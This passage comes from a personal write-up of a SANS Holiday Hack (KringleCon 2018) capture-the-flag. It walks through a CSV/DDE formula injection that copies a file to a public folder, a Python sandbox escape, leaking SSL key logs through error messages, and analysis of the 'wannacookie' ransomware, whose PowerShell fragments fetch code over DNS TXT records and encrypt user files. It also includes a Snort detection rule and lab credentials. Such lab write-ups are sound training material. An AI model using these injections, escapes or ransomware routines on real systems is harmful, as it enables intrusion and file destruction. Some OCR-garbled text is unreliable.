'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:10073/node-api'
```

Success! I have a password, and can follow it up through runtoanswer.
So now it's onto HR Incident Response. Trying to change the subject and redeem themself, Sparkle Redberry mentioned:

"I wonder if Tangle Coalbox has taken a good look at his own employee import system. It takes CSV files as imports. That certainly can expedite a process, but there's danger to be had. I'll bet, with the right malicious input, some naughty actor could exploit a vulnerability there."

Looking at the submission form it only accepted csv files, so listening in on the Kringlecon presentations, I found out that there was a vulnerability in spreadsheet programs through the 'DDE Function' which allows arbitrary code execution. By creating a spreadsheet with something similar to.

=DDE("cmd";"/C whoami";"!A0")

=cmd|' /C whoami'!A0

You could theoretically have the receiving system run a command prompt with the command "whoami".The aim of the challenge was essentially to:

"fetch the document C:\candidate_evaluation.docx"

At this point I could have gone down the route of setting up a C2 server and trying to establish a shell to read the file.. But I had no doubt this would have already been prevented, after all this is a conference of hackers, and you wouldn't want the box to get ransomware. So my next thought was, is there a publicly accessible directory I can write and read from. Typing in gibberish in the URL.

https://careers.kringlecastle.com/das

Revealed a useful message:

"Publicly accessible file served from:

C:\careerportal\resources\public not found.....

Try:

https://careers.kringlecastle.com/public/'file name you are looking for'"

So now I know how the back-end working directory looks, let's see if I can create a file and access it at https://careers.kringlecastle.com/public/. I created a csv file, and noticed that excel kept on modifying the cmd statement, nevermind I decided to try =DDE, but soon I was left out to dry (like my clothes I should have probably got off the line at this time), no luck.

I figured I could still get the =cmd command if I intercepted the file before sending to the server.
After firing up burpsuite and setting up my local proxy, I sent a non-valid exploit before intercepting and changing the data to the below in an attempt to create an empty file.

=cmd|' /C echo "hello.txt" > C:\careerportal\resources\public\test.txt'!A0

“Thank you for taking the time to upload your information to our elf resources shared workshop station!

Now by accessing the below, I found I could download my file!

https://careers.kringlecastle.com/public/test.txt

Excellent, now we just needed to copy the super secret evaluation file. I setup a local instance and tested my copy syntax to confirm I had it correct, and then fired away again.


=cmd|' /C copy ..\\..\\..\\..\\candidate_evaluation.docx C:\careerportal\resources\public\legit.docx'!A0

Accessing the publicly accessible directory:

https://careers.kringlecastle.com/public/legit.docx

Success! The file was obtained, and I could indeed confirm that Krampus was believed to be supporting the terrorist organisation **Fancy Beaver.**

Challenge 7 solved




Python Escape from LA Solution

- snakeyboii = eval('__imp' + 'ort__("os")')
- snakeyboii.system("./i_escaped")

Network Traffic Forensics Solution

Mary Had a Little Lamb



Network Traffic Forensics Writeup

Note: At this point although I'd solved the Python challenge, Question 8 was actually the last one I completed before the Piano Lock, for my sanity let's assume this was done first.

Starting with Python Escape from LA, SugarPlum Mary needed some assistance breaking out of a locked down python environment.

"I'm glad you're here; my terminal is trapped inside a python! Or maybe my python is trapped inside a terminal?
Can you please help me by escaping from the Python interpreter?"

"To complete this challenge, escape Python and run ./i_escaped"

Figuring I could just spawn a tty shell and be done with it, I gave it a shot.

```
python -c 'import pty; pty.spawn("/bin/sh")'
```
Use of the command **import is prohibited** for this question.

Hmm, of course it wasn't going to be that simple. This is the North Pole, and it's Santa we're talking about. Okay, so it was time to sit in on some more presentations, and one really struck a chord.

https://www.youtube.com/watch?v=ZVx2Sxl3B9c

This presentation indicated you could escape insecurely locked down python python shells sometimes by not explicitly running locked down commands e.g. 'import' but instead breaking them apart. So I figured I'd break the word "import" and assign it to a variable or object named snakeyboii I could reference.

```
>>> snakeyboii = eval('imp' + 'ort("os")')
Traceback (most recent call last):
File "<console>", line 1, in <module>
File "<string>", line 1
import("os")
```

Well, it didn't work, but it did give me a clue, python seems to not be interpreting this correctly. So it was time to read the manual.

https://docs.python.org/3/library/functions.html#__import__

"When the ***name* variable** is of the form package.module, normally, the top-level package (**the name up till the first dot) is returned**, *not* the **module** named by *name*."

Okay, so this lead me to believe the function wasn't actually returning the necessary module, but perhaps direct use of __import__ would work instead.

```
snakeyboii = eval('__imp' + 'ort__("os")')
```

No error, excellent! So now if I try and use the system function contained within snakeyboii, making sure I'm careful to enclose ./i_escaped.

```
snakeyboii.system("./i_escaped")
```

It's successful. Now onto Network Traffic Forensics. SugarPlum Mary provided some insight.

"Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root.
Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code.
There was suspicious-looking development code using environment variables to store SSL keys and open up directories.
This elf then told me that manipulating values in the URL gave back weird and descriptive errors.
I'm hoping these errors can't be used to compromise SSL on the website and steal logins.
On a tooootally unrelated note, have you seen the HTTP2 talk at at KringleCon by the Chrises? I never knew HTTP2 was so different!"

Starting this challenge after watching the Chrises presentations on Wireshark, Chrome, Curl and SSL logging for HTTP2, I thought I would have had to spawn a chrome session, login and capture some packets. From a command prompt:

```
"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" -incognito
--ssl-key-log-file=SSL_KEYS.txt --new-window
"https://packalyzer.kringlecastle.com/#"
```

I fumbled around with the website for a while, creating an account, logging in and sniffing but without much luck. Taking the hint from SugarPlum:

"Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code."

Looking at the base webpage through developer tools, I found a useful HTML comment:

//File Size and extensions are also validated server-side in app.js

Excellent! So app.js was what I was looking for, but it didn't appear that this was present in the js folder like all the others. Hmmm, after searching other directories I found the server script.

https://packalyzer.kringlecastle.com:80/pub/app.js

Excellent, now I just needed to know how it worked and what I was looking for. I searched thick and thin but was still missing something, overtired and overworked I had hit a major wall, the words were blurry and I needed a break. All I had found was an error message I could throw in the system:

https://packalyzer.kringlecastle.com/pub/uewbas
Error: ENOENT: no such file or directory, open '/opt/http2/pub//uewbas'

After a quick breather it turns out another user who I'd previously helped steer in the right direction on a later question had completed this challenge and was willing to provide a nudge. TEAMWORK! The foundation of Information Security!

Noting I was on the right track, but hadn't focussed enough on variables, I honed in on a couple of sections.

```
const key_log_path = ( !dev_mode || __dirname + process.env.DEV +
process.env.SSLKEYLOGFILE )

if (!['index.html','home.html','register.html'].includes(filename)) {
ctx.set('Content-Type',mime.lookup(__dirname+(process.env[dir] ||
'/pub/')+filename))
ctx.body = fs.readFileSync(__dirname+(process.env[dir] || '/pub/')+filename)
} catch (e) {
ctx.body=e.toString();}
```

Okay, so from this I looked into the process.env component. As it turns out this is representative of an environment variable. I also noted keys were found at a location specified by these variables, so I knew I needed to find the value of these to get to the key log similar to what I was storing through chrome (remember the --ssl-key-log-file parameter?). I could also see that there was a catch statement to throw an error if the specified files/routes didn't exist, hence the error message I got before. Knowing that the **PATH** environment variable should exist within a linux OS, I decided to give it a shot.

https://packalyzer.kringlecastle.com/PATH/
Error: ENOENT: no such file or directory, open '/opt/http2/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin/'

It worked! So I had a way of retrieving the variables, all I needed was to put in the variable names.

https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/
Error: ENOENT: no such file or directory, open '/opt/http2**packalyzer_clientrandom_ssl.log**/'

https://packalyzer.kringlecastle.com/dev/
Error: EISDIR: **illegal operation on a directory,** read

At this point I knew one of the variables, but the other was causing a different error. Luckily this error message lead me to believe "dev" was a directory, so I took a stab at what I knew based on the knowledge:

__dirname + process.env.DEV + process.env.SSLKEYLOGFILE
https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log

CLIENT_RANDOM
E56BA4B96CAABF0AA713524C6165736369C3AF4647DC6E0E1680E5DE1458921E
78ED8AC1962B9DC2ED97A5118876E251B476613277D82F3124F87A817C4A447C4930A3344D939493B41F9F03BD3C269F
CLIENT_RANDOM
8180EAFC7D4C792A2DFB31A89899264994210A4644137A293DEC5D25A690E5A9 ...

SUCCESS! Finally! I now knew the server's SSL keys and could use this within wireshark to decrypt some pcaps. Pretty soon I realised that the keys continue to change and go stale, so I needed to act swifly.

I setup a local txt file and saved client keys in it, these were then added as decryption master keys to Wireshark.
I had keys online open at all times, and started a bit of a repetitive process. I'd take the keys, place them in the txt linked to Wireshark, do a sniff using packalyzer, and refresh the keys while the sniff occurred to make sure they hadn't changed.

Afterwards I'd download the pcap and open it in Wireshark. After some repetitions of this, I found a couple of credentials inside the decrypted tls (http2) data using a filter:

http2.data.data && http2 contains user

Passwords found were below:

User: **pepper**
Password: **Shiz-Bamer_wabl182**
User: **bushy**
User: **Floppity_Floopy-flab19283**

Figuring I may find something useful I logged on as Bushy and Pepper, and repeated the sniffing process, also looking at any existing captures. I found one existed on Bushy's account from 2018.

00202403_26-12-2018_21-36-59.pcap

Assuming this was intentional I reanalyzed the file, and took the pcap, whilst still taking regular sniffs. At this stage I had a lot of packet captures, and things got a little bit messy. I'm not sure if it was from this 2018 pcap or just another one I sniffed, but eventually I got one with more credentials.

User: **alabaster**
Password: **Packer-p@re-turntable192**

Logging onto this account, I found an existing pcap which raised my spirits (at this point, I raised my glass and drank some spirits to celebrate):

super_secret_packet_capture.pcap

What a find! Downloading this and analysing it showed some smtp traffic. By following this packet stream in wireshark I found what I was looking for:

To: **alabaster.snowball@mail.kringlecastle.com**
From: **Holly.evergreen@mail.kringlecastle.com**
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="----=_MIME_BOUNDARY_000_11181"
------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain
Hey alabaster,
Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the **following attachment** should give you all the information you need about transposing music.
------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: **BASE64**

Excellent! Remember the aim of the challenge was to get the name of the song mentioned in the document from Holly to Alabaster. As I can see it is base64 encoded, I decided I could get this natively in my favorite linux OS.

Placing the BASE64 stream which followed into a text file named "base64pdf.txt", I ran the following:

```
cat base64pdf.txt | base64 -d > secretpdf.pdf
```

The file was decoded, and I had what I was looking for. Reviewing the PDF, right at the bottom was the holy grail.

And take everything down one half step for A: C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A


We've just taken **Mary Had a Little Lamb** from Bb to A!

Challenge 8 solved

9) Ransomware Recovery


Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinny Upatree and help him with the **Sleigh Bell Lottery** Cranberry Pi terminal challenge.*

Sleigh Bell Lottery Solution



Catch the Malware Solution

alert udp any any <> any 53 (msg: "Suspicious DNS request"; content:"|77616E6E61636F6F6B69652E6D696E2E707331|"; nocase; sid:2000123; rev:1;)



Catch the Malware Writeup

Staring with the Sleigh Bell Lottery challenge, Shinny Uppatree required some assistance.

"As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever!

I'll bet the GNU Debugger can help us. With the PEDA modules installed, it can be prettier. I mean easier."

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.

The SANS blog made this challenge pretty straight forward to follow along, which was quite helpful:

https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions

By using the 'nm' command, I see a list of useful functions:

nm sleighbell-lotto

00000000000014b7 T sorry U srand@@GLIBC_2.2.5 U strlen@@GLIBC_2.2.5 U time@@GLIBC_2.2.500000000000000f18 T tohex0000000000208060 D **winnermsg**000000000000fd7 T **winnerwinner**

Taking what is present in the SANS blog:

"Everything you see here is a symbol, and the ones with T in front are ones that we can actually call"

So I know I can call the winnerwinner function. All I need to do is run the file in gdb, ignoring unnecessary output, and then set a breakpoint at the main function.

gdb -q sleighbell-lotto

break main

run

At this point the program halts at the main method.

Starting program: /home/elf/sleighbell-lotto [Thread debugging using libthread_db enabled] Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1". **Breakpoint 1, 0x00005555555554ce in main ()**

Now I just need to jump to the winnerwinner function and I'm done.

jump winnerwinner

So now it's time to detect instances of the ransomware outbreak!
To complete this challenge you needed to create a Snort rule which would detect only malicious traffic for the ransomware. The terminal states:

COMPLETION:
Successfully create a snort rule that matches ONLY
bad DNS traffic and **NOT legitimate user traffic** and the
system will notify you of your success.

Check out **~/more_info.tx**t for additional information.

So, let's begin:

cat more_info.txt

A full capture of DNS traffic for the last 30 seconds is
constantly updated to:
/home/elf/snort.log.pcap
You can also test your snort rule by running:

snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

This will create an alert file at ~/snort_logs/alert

This sensor also hosts an nginx web server to access the last 5 minutes worth of pcaps for **offline analysis**. These can be viewed by logging into:

http://snortsensor1.kringlecastle.com/

Using the credentials:

Username | **elf**

Password | **onashelf**

HINT: Malware authors often user **dynamic domain names** and **IP addresses that change frequently** within minutes or even seconds to make detecting and block malware more difficult.As such, its a good idea to a**nalyze traffic to find patterns** and **match upon these patterns** instead of just IP/domains

With this I knew what was required, time to take this offline. I downloaded a copy of the pcap samples and using Wireshark started some offline analysis.

Something I noticed quickly was that there were a number of malicious DNS requests which seemed obvious due to their entropy. They also all contained the same content in their response:

77616E6E61636F6F6B69652E6D696E2E707331

Figuring this was something I could match on, I did some research on the Snort rule syntax and came up with the below, basically I was going to check any udp traffic, on any port, destined for any server on port 53 if it contained this content:

alert udp any any -> any 53 (msg: "Suspicious DNS request"; content:"77616E6E61636F6F6B69652E6D696E2E707331"; nocase; sid:2000123; rev:1;)

[i] Snort is not alerting on all ransomware!

Failure, but all was not lost, I realised that this is only checking one direction, but what about the responses? Well only one way to find out:

alert udp any any <> any 53 (msg: "Suspicious DNS request"; content:"77616E6E61636F6F6B69652E6D696E2E707331"; nocase; sid:2000123; rev:1;)

SUCCESS! It is alerting on all ransomware and only ransomware. Time to identify the domain.

Challenge 9.1 solved

Identify the Domain Solution

erohetfanu.com

```
2($(Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).Strings, 10)-1))
```

Identify the Domain Writeup

This challenge asked you to identify the domain that the malware communicates with from the docm file, but I wasn't quite done with the packet captures previously obtained from the Snort challenge.
Curious as to whether these were directly related to the docm macro, I decided to investigate.
Looking at the DNS query queries showed some interesting elements

0.77616E6E61636F6F6B69652E6D696E2E707331.grbhrusnae.ru
1.77616E6E61636F6F6B69652E6D696E2E707331.grbhrusnae.ru TXT
2.77616E6E61636F6F6B69652E6D696E2E707331.ugerbr.org

There appeared to be a pattern with incremental numbering, so I looked into the responses to see if there was anything useful.

2466756e6374696f6e73203d207b66756e6374696f6e20655f645f66696c652
8246b65792c202446696c652c2024656e635f697429207b5b627974655b5d5
d246b6579203d20246b65793b24537566666978203d2022602e77616e6e616

36f6f6b6965223b5b53797374656d2e5265666c656374696f6e2e417373656d626c

795d3a3a4c6f61645769746850617274696c4e616d6528275379737465 6d2e536563757269747792e43727970746f6772617068792293b5b53797374656d2e496e7433325d244b657953697a65203d20246b65792e4c656e6774682a383b2441455350203d204e65772d4f626a65637420275379737465 6d2e5365637572

6974792e43727970746f6772617068792e4165734d616e61676564273b24414553502e4d6f6465203d205b53797374656d2e536563757269747792e43727970746f6772617068792e4369706865724d6f64655d3a3a4342433b24414553502e426c6f636b53697a65203d203132383b24414553502e4b657953697a65203d20

This looked like byte streams of some kind, no values were above '**f**' so I assumed it was hex based, perhaps I could convert it to Ascii. Using an online converter it became apparent I was on the right track

$functions = {function e_d_file($key, $File, $enc_it) {[byte[]]$key = $key;$Suffix = "`.wannacookie";[System.Reflection.Assembl

y]::LoadWithPartialName('System.Security.Cryptography');[System.Int32]$ KeySize = $key.Length*8;$AESP = New-Object 'System.Secur

ity.Cryptography.AesManaged';$AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;$AESP.BlockSize = 128;$AESP.KeySize =

Excellent! This looked like some powershell functions.
Painstakingly I gathered up all the responses (manually, why oh why didn't I just filter them with tshark) and put them together, I had a functioning powershell script.

Looking over it revealed a domain of interest in the powershell script.

($(Resolve-DnsName **-Server erohetfanu.com** -Name "$f.erohetfanu.com" -Type TXT).Strings


Thinking this couldn't possibly be the solution as it wasn't from the docm macro, I gave it a shot anyway, and to my astonishment it worked!

I then attempted to extract the macro and perform some analysis using olevba after extracting it with the password 'elf'.

olevba.py *CHOCOLATE_CHIP_COOKIE_RECIPE.docm*

Although this worked, it became apparent I only had the first dropper script, and would then need to fetch the subsequent payloads from this dropper, which I inadvertently had already done. Joy!

Challenge 9.2 solved



Stop the Malware Solution

yippeekiyaa.aaay

Stop the Malware Writeup

At this point I had a fully functioning powershell script, which although had some confusing functions in it, did leave me with enough information once Alabaster chimed in.

"I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections. Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!"

Now it became apparent, this is recreating wannacry and must have a killswitch domain I need to register. This lead me to believe the 'wanc' function which runs was crucial to the powershell operation. I found the following function.

if ($null -ne **((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))** $(Resolve-DnsName -Server **erohetfanu.com** -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server **8.8.8.8**))) {return}

This appeared to be the killswitch, if the first resolved name doesn't exist then resolve the erohetfanu subdomain and gather any associated TXT records, if it fails return 8.8.8.8 which I knew was Google's public DNS.


So, to find out the value of the first function I created a breakpoint at the start of the wanc function, and stepped over it using F10 with Powershell ISE. At each part of the function, I printed out the results of each command with F8.

Upon nearing the end of the initial killswitch function, I had the result of pressing F8 pop-up which game me my answer.

yippeekiyaa.aaay


This had to be the answer, so I strolled over to the Ho Ho Ho Daddy, registered the domain, and yippeekiyaaaaay! SUCCESS.

Challenge 9.3 solved



Recover Alabaster's Password Solution

ED#ED#EED#EF#G#F#G#ABA#BA#B



Recover Alabaster's Password Writeup

This challenge had me scratching my head for hours, I had to thoroughly understand the ins-and-outs of the malicious powershell script to try and decrypt the infected elfdb file. To say it was a challenge is an understatement. Alabaster chimed in once more.

"Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.
One of the passwords will unlock our access to the vault so we can get in before the hackers."

Okay, so Alabaster provided a clue:

"wannacookie.min.ps1? I wonder if there is a non-minified version? If so, it may be easier to read and give us more information and maybe source comments?"

Assuming wannacookie.min.ps1 was the original name of the malicious powershell script, I wondered where I could get a non-minified version. After spending a little bit of time thinking through my options, I ended up trying to read the script myself instead.

First of all, it appears that this ransomware was specifically targeted, checking if you had anything running on localhost port 8080, and also if you were on the KRINGLECASTLE domain, if you weren't then it wouldn't function correctly, so I commented this part of the script out in my test environment:

#if ($(**netstat -ano | Select-String "127.0.0.1:8080"**).length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "**KRINGLECASTLE**") {return}

Based on the functions of the powershell script, and after extensive analysis and stepping over it using the powershell debugger, a few elements became apparent.

$b_k = ([System.Text.Encoding]::**Unicode.GetBytes($(([char[]]([char]01..[char]255) + ([char[]]([char]01..[char]255)) + 0..9 | sort {Get-Random})**[0..15] -join '')) | ? {$_ -ne 0x00})

I used F8 to run this function, and then checked what was in $b_k.

$b_k

255
14
193
169
204
162
254
174
95
39
251
12
249
157
120
169

b_k used random characters between 0 and 255, and placed these 16 characters into an array which was likely the key needed to decrypt and

encrypt the file based on analysis of how the ransomware was executed in other functions. Some of the other functions are shown below.

function **B2G** {param([byte[]]$Data)

function **H2A**() {Param($a)

function **B2H** {param($DEC)

function **A2H**(){Param($a)

function **H2B** {param($HX)

function **G2B** {param([byte[]]$Data)

function **sh1**([String] $String) {$SB = New-Object System.Text.StringBuilder

function **e_n_d** {param($key, $allfiles, $make_cookie)

All these functions which, while were confusing had similar naming conventions, and based on their output likely meant something along the below:

Bytes to Gzip

Hex to Ascii

Bytes to Hex

Ascii to Hex

Hex to Bytes

Sha1 of input

Gzip to Bytes

Ending function

I also noticed the below:

if ($recvd -eq 'GET /') {$html = $html_c[$recvd]} elseif ($recvd -eq 'GET **/decrypt**') {$**akey** = $Req.QueryString.Item("**key**")

if (**$k_h** -eq $(**sh1 $akey**)) {**$akey** = $(**H2B $akey**)

[array]$fc = $(Get-ChildItem -Path $($env:userprofile) -Recurse -Filter *.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname})
e_n_d $akey $f_c $false

function **e_n_d** {param($key, $allfiles, $make_cookie)
$tcount = 12
for ($file=0
$file -lt $allfiles.length
$file++) {while ($true) {$running = @(Get-Job | Where-Object { $_.State -eq 'Running' })
if ($running.Count -le $tcount) {**Start-Job -ScriptBlock {param($key, $File, $true_false**)
try{**e_d_file $key $File $true_false**} catch {$_.Exception.Message | Out-String | Out-File $($env:userprofile+'\Desktop\ps_log.txt') -append}} -args **$key, $allfiles[$file], $make_cookie -InitializationScript $functions**
break} else {#Start-Sleep -m 200
continue}}}

This looked like the decryption function. If the response to a /decrypt query, it was to initiate decryption, it would then compare the existing key value in memory, to the given sha1 hash of the key transmitted via the web, and if they matched would take the files stored in **$f_c** and begin decryption using this key due to the **$false** flag. The e_n_d function appeared to spawn new "scripts" using the encryption/decryption called **e_d_file** based on the array of files **$f_c**
$f_c became apparent below:

[array]**$fc** = $(Get-ChildItem .**elfdb** -Exclude **.wannacookie** -Path $($($env:userprofile+'\Desktop'),$($env:userprofile+'\Documents'),$($env:user

profile+'\Videos'),$($env:userprofile+'\Pictures'),$($env:userprofile+'\Music'))
-Recurse | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname})

This function scanned the user's desktop, documents, videos, pictures, and music folders recursively looking for any .elfdb files to encrypt, and excluding any encrypted files with the .wannacookie extension, once again very targeted.

